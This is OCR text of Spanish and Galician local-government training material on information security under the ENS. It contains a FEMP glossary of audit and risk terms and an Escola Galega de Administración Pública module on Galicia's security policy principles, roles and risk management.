
» Plan de formación en seguridad TIC
» Plan de concienciación en seguridad TIC
» Procedimiento de análisis de riesgos
» Procedimiento de adquisición de nuevos componentes
» Procedimiento de gestión del inventario de activos
» Procedimiento de gestión de la configuración
» Procedimiento de gestión de cambios
» Procedimiento de protección frente a código dañino
» Procedimiento de gestión de claves criptográficas
» Procedimiento de gestión de suministradores
» Procedimiento de protección de las instalaciones
» Procedimiento de gestión de las comunicaciones
» Procedimiento de auditoria del ENS
» Procedimiento de protección de los servicios
» Procedimiento de supervisión y monitorización del sistema
» Formación
» Concienciación
» Gestión de la capacidad
» Configuración de seguridad
» Mecanismo de autenticación
» Criptografía
» Clasificación de la Información
» Gestión de incidencias
» Documento arquitectura de seguridad
» Documento de roles y responsabilidades


Otras certificaciones

Mientras no se realice la aprobación de la Política de Seguridad no es posible realizar certificaciones.

A destacar

Complejidad de hacer entender a los cargos electos la necesidad de tener aprobada y aplicar una Política de Seguridad.


FEMP
FEDERACIÓN ESPAÑOLA DE
MUNICIPIOS Y PROVINCIAS



GLOSARIO Y DEFINICIONES DE TÉRMINOS

A fin de conocer la seguridad que ofrece un sistema, necesitamos modelarlo, identificando y valorando los elementos que lo componen y las amenazas a las que están expuestos. Con estos datos podemos estimar los riesgos a los que el sistema está expuesto.

ENS

Esquema Nacional de Seguridad

ACTIVO

Componente o funcionalidad de un sistema de información susceptible de ser atacado deliberada o accidentalmente con consecuencias para la organización. Incluye: información, datos, servicios, aplicaciones (software), equipos (hardware), comunicaciones, recursos administrativos, recursos físicos y recursos humanos. ENS.

ACREDITACIÓN

Autorización otorgada por la Autoridad responsable de la acreditación, para manejar información de un grado determinado, o en unas determinadas condiciones de integridad o disponibilidad, con arreglo a su concepto de operación.

ADMINISTRADOR DE SEGURIDAD DEL SISTEMA (ASS)

Responsable de la implantación, gestión y mantenimiento de las medidas de seguridad aplicables al Sistema y de la redacción de los Procedimientos Operativos de Seguridad. OM 76/2002.

(en) *Information System Security Officer. Individual assigned responsibility by the senior agency information security officer, authorizing official, management official, or information system owner for maintaining the appropriate operational security posture for an information system or program. CNSS Inst. 4009, Adapted*

ALCANCE DE LA AUDITORÍA

Elementos a los que comprende la revisión de auditoría: los sistemas que estarán en revisión, el organismo responsable de estos sistemas, los elementos de la estructura tecnológica, personal vinculado a los elementos anteriores, periodos de tiempo. Dentro del contexto de esta guía tiene una relación directa con la Declaración de Aplicabilidad.

AMENAZA

Eventos que pueden desencadenar un incidente en la Organización, produciendo daños materiales o pérdidas inmateriales en sus activos.

AMENAZA PERSISTENTE AVANZADA (APT)/*AdvancedPersistentThreat (APT)*

Un ataque selectivo de ciberespionaje o cibersabotaje, llevado a cabo bajo el auspicio o la dirección de un país, por razones que van más allá de las meramente financieras/delictivas o de protesta política. No todos los ataques de este tipo son muy avanzados y sofisticados, del mismo modo que no todos los ataques selectivos complejos y bien estructurados es una amenaza persistente avanzada. La motivación del adversario, y no tanto el nivel de sofisticación o el impacto, es el principal diferenciador de un ataque APT de otro llevado a cabo por ciberdelincuentes o hacktivistas. McAfee. Predicciones de amenazas para 2011.

ANÁLISIS O VALORACIÓN DE RIESGOS

Utilización sistemática de la información disponible para identificar peligros y estimar los riesgos. ENS.

Proceso sistemático para estimar la magnitud del riesgo sobre un Sistema (STIC 811)

AUDITOR

El profesional con formación y experiencia contrastable sobre las materias a auditar, que reúne las condiciones, además de las de conocimientos y competencia, de actuar de forma independiente. Realiza las tareas de auditoría.

CRITERIOS DE RIESGO

Términos de referencia respecto a los que se evalúa la importancia de un riesgo. [UNE Guía 73:2010]

AUDITOR INTERNO

Pertenece a una unidad independiente dentro del organismo al que pertenecen los elementos objeto de la auditoría, con funciones y autoridad claramente definidas, que no tiene responsabilidades operativas, directivas o de gestión de los procesos, sistemas o áreas auditados. Para favorecer su independencia esta unidad debe reportar al nivel jerárquico más alto dentro del organismo.

AUDITOR EXTERNO

Es independiente laboralmente al organismo donde realizará la auditoría. Para mantener su independencia, a título individual o como entidad, no debe haber realizado funciones (asesoría, consultoría), para los sistemas o procesos dentro del alcance de la auditoría a realizar.

AUDITORÍA

Proceso sistemático, independiente y documentado para obtener las evidencias de auditoría y evaluarlas de manera objetiva con el fin de determinar el grado en el que se cumplen los criterios de auditoría.

- Nota 1: Una auditoría puede ser interna (de primera parte), o externa (de segunda o tercera parte), y puede ser combinada (combinando dos o más disciplinas).
- Nota 2: "Evidencia de auditoría" y "criterios de auditoría" se definen en la Norma ISO 19011. [ISO, Anexo SL]

AUDITORÍA DE LA SEGURIDAD

Revisión y examen independientes de los registros y actividades del sistema para verificar la idoneidad de los controles del sistema, asegurar que se cumplen la política de seguridad y los procedimientos operativos establecidos, detectar las infracciones de la seguridad y recomendar modificaciones apropiadas de los controles, de la política y de los procedimientos. ENS

Equipo de trabajo

COORDINACIÓN:

Virginia Moreno (Ayuntamiento de Leganés)

ELABORACIÓN GUÍA/CUADERNO DE TRABAJO/REDACCIÓN:

Carlos Galán (UC3M – ATL).
Javier Candau (CCN).
Javier de la Villa (Diputación de León).
Javier Peña y Jorge Pérez (Diputación de Burgos).
Miguel Ángel Amutio (MINHAFP).
Miguel Ángel Lubián (CIES).
Virginia Moreno (Ayuntamiento de Leganés)

COORDINADOR FEMP

Pablo Bárcenas (Secretario Comisión de SSII y TT)

AGRADECIMIENTOS:

Ayuntamiento de Cartagena
Ayuntamiento de Majadahonda
Ayuntamiento de Palencia
Ayuntamiento de Picanya
Ayuntamiento de Sant Feliu de Llobregat

Diputación de Castellón
Cabildo de Gran Canaria
Diputación de Lleida
Diputación de Palencia
Diputación de Sevilla
Diputación de Valencia
Diputación de León
Diputación de Burgos

Agencia de Tecnología Legal

Instituto CIES

Grupo de Trabajo de la Comisión de Sociedad de la Información y Tecnologías de la FEMP

Calle Nuncio 8 28005,
Madrid. España

femp@femp.es

www.femp.es

ESCOLA GALEGA
DE ADMINISTRACIÓN
PÚBLICA

Seguridade da información no ámbito da Administración Local

Módulo 2: Uso dos recursos informáticos. Responsabilidades. Boas prácticas en materia de seguridade da información

Doc 01 Data (21.10.2023)

Introducción e Índice

Neste curso poñemos o foco no ámbito local, sen embargo, polo grao de cumprimento que ten acadado, a proximidade e afinidade entre administracións, empregaremos como marco de referencia e exemplo para o estudo o modelo do Sector Público Autonómico de Galicia.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

1. - A Política de seguridade da información da administración xeral e do sector público autonómico de Galicia

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Política de seguridade da información da administración xeral e do sector público autonómico de Galicia


AXENCIA PARA A MODERNIZACIÓN TECNOLÓXICA DE GALICIA

RESOLUCIÓN do 10 de xullo de 2015 pola que se dá publicidade á política de seguridade da información da Administración xeral e do sector público autonómico de Galicia.


RESOLUCIÓN do 4 de maio de 2018 pola que se lle dá publicidade á modificación da política de seguridade da información da Administración xeral e do sector público autonómico de Galicia.

A política de seguridade da información é o instrumento en que se apoia a Administración xeral e o sector público autonómico de Galicia para alcanzar os seus obxectivos, utilizando de forma segura os sistemas de información e as comunicacións.

Para defenderse das ameazas, garantir a continuidade dos sistemas de información, minimizar os riscos de dano e asegurar o eficiente cumprimento dos seus obxectivos, será necesario definir medidas de seguridade de natureza organizativa, física e lóxica.

Todo iso permitirá reforzar a seguridade para protexer cada activo, xa que a seguridade, concibida como proceso integral, comprende todos os elementos técnicos, humanos, materiais e organizativos relacionados cos sistemas de información e as comunicacións, e debe entenderse non como un produto, senón como un continuo proceso de adaptación e mellora que debe ser controlado e xestionado.

Ámbito de aplicación

Esta política será de aplicación en todo o ámbito da Administración xeral e do sector público autonómico de Galicia, a todos os seus recursos e á totalidade dos seus procesos, internos e externos, vinculados á Xunta de Galicia a través de contratos ou acordos con terceiros.

Aplicará, no ámbito da Administración xeral e do sector público autonómico de Galicia, a todos os sistemas de tecnoloxías da información e comunicacións, infraestruturas e instalacións en xeral, e aos membros da súa organización, sen excepcións.

Tamén se aplicará no caso de entidades e profesionais contratados baixo calquera modalidade, cando no exercicio das súas funcións teñan acceso aos sistemas de tecnoloxías da información e comunicacións.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Principios (I)

A política de seguridade desenvolverase, con carácter xeral, de acordo cos seguintes principios:

a) **Principio de confidencialidade**: deberase garantir que os activos sexan accesibles unicamente para aquelas persoas expresamente autorizadas para iso.

b) **Principio de integridade**: deberase asegurar que a información coa que se traballa sexa completa e precisa.

c) **Principio de dispoñibilidade e continuidade:** garantirase a prestación continuada dos servizos e a recuperación inmediata ante posibles continxencias.

d) **Principio de autenticidade:** deberase garantir que a información se intercambie cos interlocutores idóneos e que os servizos se acrediten correctamente.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Principios (II)

e) **Principio de rastrexabilidade:** deberase garantir o seguimento das operacións efectuadas sobre a información e os servizos que o requiran.

f) **Principio de xestión do risco:** xestionar a seguridade da información consiste en analizar os riscos, establecer medidas de seguridade adecuadas, eficaces e proporcionadas e incluír a corrección e a mellora continuas que leven a que a organización sexa cada vez máis preventiva ca reactiva fronte aos incidentes de seguridade.

g) **Principio de prevención:** desenvolveranse plans e liñas de traballo específicas orientadas a previr fraudes, incumprimentos ou incidentes relacionados coa seguridade.

h) **Principio de mellora continua:** revisarase de maneira recorrente o grao de eficacia dos controis de seguridade implantados na organización para aumentar a capacidade de adaptación á constante evolución dos riscos e do ámbito tecnolóxico.

Principios (III)

i) **Principio de proporcionalidade en custo:** a implantación de medidas que mitiguen os riscos de seguridade dos activos deberá facerse dentro do marco orzamentario previsto para ese efecto e sempre buscando o equilibrio entre as medidas de seguridade, a natureza da información e o orzamento previsto.

j) **Principio de concienciación e formación:** articularanse programas de formación, sensibilización e concienciación para as persoas usuarias en materia de seguridade da información.

k) **Principio de seguridade no ciclo de vida:** os requirimentos da seguridade da información atenderanse durante todo o ciclo de vida dos activos.

l) **Principio de función diferenciada:** a seguridade dos sistemas de información estará diferenciada da responsabilidade sobre a prestación dos servizos.

Principios (IV)

m) **Principio de cumprimento normativo:** todos os sistemas de información axustaranse á normativa de aplicación legal regulamentaria e sectorial que afecte á seguridade da información, en especial aquela relacionada coa intimidade e a protección de datos persoais.

Organización (I)

A preservación da seguridade da información será considerada obxectivo común de todas as persoas ao servizo da Administración xeral e do sector público autonómico de Galicia, e serán as persoas, xunto coa tecnoloxía e os procesos, o alicerce fundamental para o mantemento da seguridade da información.

Existen dous órganos colexiados transversais con responsabilidade en seguridade da información, creados polo Decreto 73/2014 (modificado polo Decreto 169/2016), que son:

- **Comisión de Seguridade e Goberno Electrónico da Administración xeral e do sector público autonómico de Galicia.**
- **Subcomisión de Seguridade.**

Máis adiante veremos as súas funcións e responsabilidades.

Organización (II)

Seguindo o principio que establece o ENS de considerar a seguridade como unha función diferenciada (art. 5.g), nos distintos organismos da Administración xeral e do sector público autonómico de Galicia existirán os seguintes roles:

a) **Responsable da información:** é o encargado de determinar as necesidades de seguridade da información e de aprobar o risco residual.

b) **Responsable do servizo:** é o encargado de determinar as necesidades de seguridade do servizo , de aprobar a suspensión deste e de aprobar o risco residual.

c) **Responsable da seguridade TIC:** determinará as decisións tecnolóxicas, no ámbito dos sistemas de información e telecomunicacións, que se han tomar para protexer adecuadamente a información e os servizos segundo as necesidades establecidas polos responsables da información e dos servizos.

d) **Responsable do sistema:** é o encargado de implantar e de controlar as medidas para cumprir cos requisitos de seguridade da información e dos servizos.

Organización (III)

Defínense ademais os seguintes roles con competencias en materia de seguridade da información:

a) **Coordinador/a de seguridade da información:** dentro do seu ámbito de actuación, é o/a encargado/a de:

- coordinar os asuntos relativos á seguridade da información
- promover a formación e concienciación en materia de seguridade da información
- determinar as decisións que se han tomar para protexer adecuadamente a información e os servizos
- supervisar a súa implantación en todos os aspectos non relacionados coas TIC.

b) **Delegado/a de protección de datos**: Desempeñará as súas funcións focalizándose nos riscos asociados ás operacións de tratamento de datos persoais, tendo en conta a natureza, o alcance, o contexto e fins do tratamento. Ten como funcións principais as que se derivan das obrigacións do cumprimento do Regulamento Europeo de Protección de Datos (RXPD).

Desenvolvemento

O corpo normativo sobre seguridade da información é de obrigado cumprimento e desenvolverase en niveis, segundo o ámbito de aplicación e o nivel de detalle técnico, de maneira que cada norma se fundamente nas normas de nivel superior. Os devanditos niveis de desenvolvemento son os seguintes:

- **Política de seguridade da información.**
- **Políticas, plans de acción e actuacións estratéxicas en materia de seguridade da información.** Serán aprobados pola Comisión de Seguridade e Goberno Electrónico.
- **Outra normativa de seguridade da información**. As disposicións de ámbito transversal que non estean baixo a competencia doutros órganos serán aprobadas pola Subcomisión de Seguridade.
- **Procedementos de seguridade.** Conxunto de documentos que describen explicitamente e paso a paso como se ha realizar unha certa actividade. A responsabilidade de aprobación destes procedementos dependerá do seu ámbito de aplicación, que poderá ser nun ámbito específico ou nun sistema de información determinado.

Xestión de riscos

A xestión de riscos é unha parte esencial do proceso de seguridade e debe realizarse de maneira continua sobre os sistemas de información, co obxectivo de manter os ámbitos controlados e de minimizar os riscos ata niveis aceptables.

A redución a estes niveis realizarase mediante unha apropiada aplicación de medidas de seguridade, de maneira equilibrada e proporcionada á natureza da información tratada, dos servizos para prestar e dos riscos aos que estean expostos.

